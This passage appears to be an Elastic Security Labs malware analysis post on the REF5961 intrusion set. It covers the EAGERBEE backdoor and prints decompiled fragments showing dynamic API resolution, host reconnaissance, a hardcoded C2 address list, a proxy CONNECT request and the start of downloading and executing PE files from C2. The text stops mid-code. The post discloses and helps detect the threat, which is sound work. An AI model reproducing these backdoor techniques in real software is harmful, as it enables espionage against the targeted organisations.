Introducing the REF5961 intrusion set

elastic.co/security-labs/introducing-the-ref5961-intrusion-set

Subscribe

The REF5961 intrusion set discloses three new malware families targeting ASEAN members. The threat actor leveraging this intrusion set continues to develop and mature their capabilities.

27 min readSecurity research, Malware analysis

Preamble


Updated October 11, 2023 to include links to the BLOODALCHEMY backdoor.

Elastic Security Labs continues to monitor state-aligned activity, targeting governments and multinational government organizations in Southern and Southeastern Asia. We've observed a batch of new and unique capabilities within a complex government environment. This intrusion set is named REF5961.

In this publication, we will highlight distinctions between malware families, demonstrate relationships to known threats, describe their features, and share resources to identify or mitigate elements of an intrusion. Our intent is to help expose this ongoing activity so the community can better understand these types of threats.

The samples in this research were discovered to be co-residents with a previously reported intrusion set, REF2924 (original reporting here and updated here). The victim is the Foreign Affairs Ministry of a member of the Association of Southeast Asian Nations (ASEAN).

Elastic Security Labs describes the operators of the REF2924 and REF5961 intrusion sets as state-sponsored and espionage-motivated due to observed targeting and post-exploitation collection activity. Further, the correlation of execution flows, tooling, infrastructure, and victimology of multiple campaigns we're tracking along with numerous third-party reports makes us confident this is a China-nexus actor.



REF5961 intrusion execution flow

Part of this intrusion set includes a new x86-based backdoor called BLOODALCHEMY, and it is covered in depth here.

Key takeaways

- Elastic Security Labs is disclosing three new malware families:
  - EAGERBEE
  - RUDEBIRD
  - DOWNTOWN
- Code sharing and network infrastructure have connected malware in this intrusion set to other campaigns
- The threat actors targeting ASEAN governments and organizations continue to develop and deploy additional capabilities


EAGERBEE

EAGERBEE is a newly identified backdoor discovered by Elastic Security Labs that loads additional capabilities using remotely-downloaded PE files, hosted in C2. However, its implementation and coding practices reveal a lack of advanced skills from the author, relying on basic techniques.

During our research outlined below, we identified string formatting and underlying behavior that aligns with previous research attributed to a Chinese-speaking threat actor referred to as LuckyMouse (APT27, EmissaryPanda).

Code analysis

EAGERBEE dynamically constructs its Import Address Table (IAT) during runtime, populating a designated data structure with the memory addresses of essential Windows APIs that the malware needs.




```
strcpy(s_socket, "socket");
strcpy(v97, "recv");
strcpy(v98, "send");
strcpy(v76, "connect");
strcpy(v84, "closesocket");
strcpy(v96, "bind");
strcpy(v71, "htons");
strcpy(v86, "ioctlsocket");
strcpy(v91, "WSAGetLastError");
struct_iat_0 = (struct_iat *)((__int64 (__fastcall *)(char *))v27->LoadLibraryA_api)(v74);
v27->ws2_32_module = (__int64)struct_iat_0;
strcpy(v90, "gethostbyname");
if ( v27->ws2_32_module )
{
  strcpy(v81, "setsockopt");
  WSAConnectByNameA_api = ((__int64 (__fastcall *)(__int64, char *))struct_iat_->GetProcAddress_api)(
                            v27->ws2_32_module,
                            v93);
  v29 = struct_iat_;
  ws2_32_module = struct_iat_->ws2_32_module;
  struct_iat_->WSAConnectByNameA = WSAConnectByNameA_api;
  socket_api = ((__int64 (__fastcall *)(__int64, char *))v29->GetProcAddress_api)(ws2_32_module, s_socket);
  v32 = struct_iat_;
  v33 = struct_iat_->ws2_32_module;
  struct_iat_->socket = socket_api;
```

EAGERBEE dynamically constructs its Import Address Table

Note: Dynamic import tables are used as an anti-analysis technique by malware authors to impair static analysis of their binaries. These techniques prevent most static analysis software from determining the imports and thus force analysts through laborious manual methods to determine what the malware is doing.

After resolving all the required Windows APIs, the malware creates a mutex with the string `mstoolFtip32W` to prevent multiple instances of the malware from running on the same machine.




```
build_iat();
if ( atoi(L"1") != 1
  || (InitializeSecurityDescriptor(pSecurityDescriptor, 1u),
      SetSecurityDescriptorDacl(pSecurityDescriptor, 1, 0i64, 0),
      (MutexW = CreateMutexW(0i64, 1, L"mstoolFtip32W")) != 0i64)
  && GetLastError() != 0xB7 )
{
```

Mutex setup

The malware gathers key information about the compromised system:

- The computer's name is obtained using the `GetComputerNameW` function
- The malware retrieves the Windows version by utilizing the `GetVersionExW` function
- A globally unique identifier (GUID) is generated through the `CoCreateGuid` function
- The processor architecture information is acquired using the `GetNativeSystemInfo` function
- The ProductName, EditionID, and CurrentBuildNumber are extracted from the designated registry key `SOFTWARE\Microsoft\Windows NT\CurrentVersion`




```
strcpy(s_GetComputerNameW, "GetComputerNameW");
GetComputerNameW_api_ = ((__int64 (__fastcall *)(__int64, char *))struct_iat_->GetProcAddress_api)(
                          struct_iat_->kernel32_module,
                          s_GetComputerNameW);
strcpy(s_GetVersionExW, "GetVersionExW");
GetComputerNameW_api = (void (__fastcall *)(struct_data_sent *, int *))GetComputerNameW_api_;
GetVersionExW_api = (void (__stdcall *)(LPOSVERSIONINFOW))((__int64 (__fastcall *)(__int64, char *))struct_iat_->GetProcAddress_api)(
                                                           struct_iat_->kernel32_module,
                                                           s_GetVersionExW);
```

Information collection

The sample's operational schedule is controlled by the string `0-5:00:23;6:00:23;`. In our sample the malware conforms to the outlined schedule using the ISO 8601 24-hour timekeeping system:

- active from Sunday(0) to Friday(5)
- all hours between 00 and 23
- Saturday(6) all hours between 00 and 23

This functionality allows the malware to impose self-restrictions during specific timeframes, showcasing both its adaptability and control.




```
  memmove(v59, "0-5:00:23;6:00:23;", 0x9Dui64);
  strcpy(ProcName, "GetLocalTime");
  LibraryA = LoadLibraryA("KERNEL32.dll");
  ProcAddress = GetProcAddress(LibraryA, ProcName);
  memset(String, 0, sizeof(String));
  memset(v62, 0, sizeof(v62));
  GetLocalTime = (void (__fastcall *)(SYSTEMTIME *))ProcAddress;
  while ( 1 )
  {
    GetLocalTime(&SYSTEMTIME);
    if ( !strlen(v59) )
      goto LABEL_36;
    v22 = strtok(v59, L";");
    if ( !v22 )
      goto LABEL_34;
    while ( 1 )
    {
      v23 = *v22 - 48;
      if ( v22[1] == '-' )
      {
        if ( SYSTEMTIME.wDayOfWeek < v23 || SYSTEMTIME.wDayOfWeek > (char)(v22[2] - 48) )
          goto LABEL_29;
      }
      else if ( v23 != SYSTEMTIME.wDayOfWeek )
      {
        goto LABEL_29;
      }
      v24 = 1;
      v25 = strstr(v22, ":");
      if ( v25 )
        break;
EL_30:
      v22 = strtok(0i64, L";");
      if ( !v22 )
        goto LABEL_33;
    }
    *(_WORD *)String = *(_WORD *)(v25 + 1);
    *(_WORD *)v62 = *((_WORD *)v25 + 2);
    v26 = atoi(String);
    if ( SYSTEMTIME.wHour < v26 || (v27 = atoi(v62), SYSTEMTIME.wHour > v27) )
```

Configuration scheduling

The malware's C2 addresses are either hardcoded values or stored in an XOR-encrypted file named `c:\users\public\iconcache.mui`. This file is decrypted using the first character as the decryption key.

This configuration file contains a list of semicolon-delimited IP addresses. The format adheres to the structure `IP:PORT`, where the character `s` is optional and instructs the malware to open a Secure Socket Layer (SSL) for encrypted communication between C2 and the malware.



```
.rdata:00000001800211C0 ; const char Src[]
.rdata:00000001800211C0 Src db '185.82.217.164:s443;195.123.245.79:443;',0
.rdata:00000001800211C0                                         ; DATA XREF: manag
.rdata:00000001800211C0                                         ; manage_connectio
.rdata:00000001800211E8 db    0
.rdata:00000001800211E9 db    0
```

Malware’s hardcoded configuration of C2 IPs


The configuration optionally accepts a list of port numbers on which the malware will listen. The specific configuration mode, whether it's for reverse or forward connections, determines this behavior.

A configuration flag is embedded directly into the code in both operating modes. This flag empowers the malware to select between utilizing SSL encryption during its interactions with the C2 server or plain text communication.

In passive listening mode, the malware opens a listening socket on the port indicated in its configuration.

When operating in active connection mode, the malware attempts to load its configuration from the file `c:\users\public\iconcache.mui`. In the event that this file is not found, the malware falls back to its hardcoded configuration to acquire the necessary IPs

The author employs a global variable embedded in the source code to select between modes. Importantly, both are included in the binary, with only one being executed based on the selection. Leaving this dormant capability in the binary may have been a mistake, but one that helps researchers understand the technical maturity of this group. Generally speaking, malware authors benefit from removing unused code that may be used against them.



```
if ( atoi("0") == 1 )
  return manage_connection::setup_tcp_listener();
struct_6 = (struct_6 *)((__int64 (__fastcall *)(_QWORD, __int64, __int64, __int64))struct_iat_->VirtualAlloc)(
                         0i64,
                         0xEAi64,
                         4096i64,
                         4i64);
struct_6->field_8 = atoi("0");
if...
memset(g_hardcoded_c2, 0, 2048);
v2 = read_file(L"c:\\users\\public\\iconcache.mui", &v29);// <- contains encrypted config
v3 = v2;
if...
Delimiter = ';';
v9 = strtok(g_hardcoded_c2, (const char *)&Delimiter);
if ( !v9 )
  goto LABEL_5;
while ( 1 )
{
  *(_DWORD *)&struct_6->encrypt_flag = 0;
  v24 = 0;
  memset(v25, 0, 0x3E7ui64);
  v10 = (char *)(&v24 - v9);
  do...
  v12 = strlen(&v24) + 1;
  v13 = 0;
  v14 = 0i64;
  if...
  v18 = String;
  do...
  *(_WORD *)&struct_6->port = v15;
  debbuging_write_log_file(L"s", 1u);
  v20 = lstrlenA(String);
  debbuging_write_log_file(String, v20);
  socket = connection_manager::setup_tcp_connect(struct_6);
```


Both forward and reverse connection functionalities are present in the binary

Note: In C programming, modularity is achieved through the use of #define directives to selectively include or exclude code parts in the compiled binary. However, the malware developer employed a less advisable approach in this case. They utilized static global variables whose values are set during compilation. Consequently, the resulting binary contains both utilized and unused functions. During runtime, the binary assesses the value of these static global variables to determine its behavior. Though functional, this is neither the best programming nor tradecraft practice as it permits analysis and detection engineering of code used outside the identified intrusion.

The malware has the capability to detect the presence of an HTTP proxy configuration on the host machine by inspecting the `ProxyEnable` registry key within `Software\Microsoft\windows\CurrentVersion\Internet Settings`. If this key value is set to `1`, the malware extracts the information in the `ProxyServer` key.

If no proxy server is set, the malware connects directly to C2.


However, if the proxy settings are defined, the malware also initializes the proxy by sending a `CONNECT` request, and its data to the configured destination. The malware author made a typo in the HTTP request code; they mistakenly wrote `DONNECT` instead of `CONNECT` in the HTTP request string in the binary. This is a reliably unique indicator for those analyzing network captures.



```
strcpy(
  Format,
  "DONNECT %s:%d HTTP/1.0\r\n"
  "User-Agent: Mozilla/5.0 (Windows NT 6.0; WOW64; Trident/7.0; rv:12.0) like Gecko\r\n"
  " Host: %s:%d\r\n"
  "Proxy-Connection: keep-alive\r\n"
  "Content-Length: 0\r\n"
  "DNT: 1\r\n"
  " Connection: Keep-Alive\r\n"
  "\r\n");
sprintf(Str, Format, c2_ip);
--Str[0];
if ( (*(unsigned int (__fastcall **)(__int64, char *, unsigned __int64, _QWORD))&struct_iat_->send)(
```

HTTP request string to connect to the setup proxy

Upon establishing a connection to C2, The malware downloads executable files from C2, likely pushed automatically. It validates that each executable is 64bit, then extracts the entry point and modifies memory protections to allow execution using the VirtualProtect API.




```
v4 = (unsigned int)dwSize;
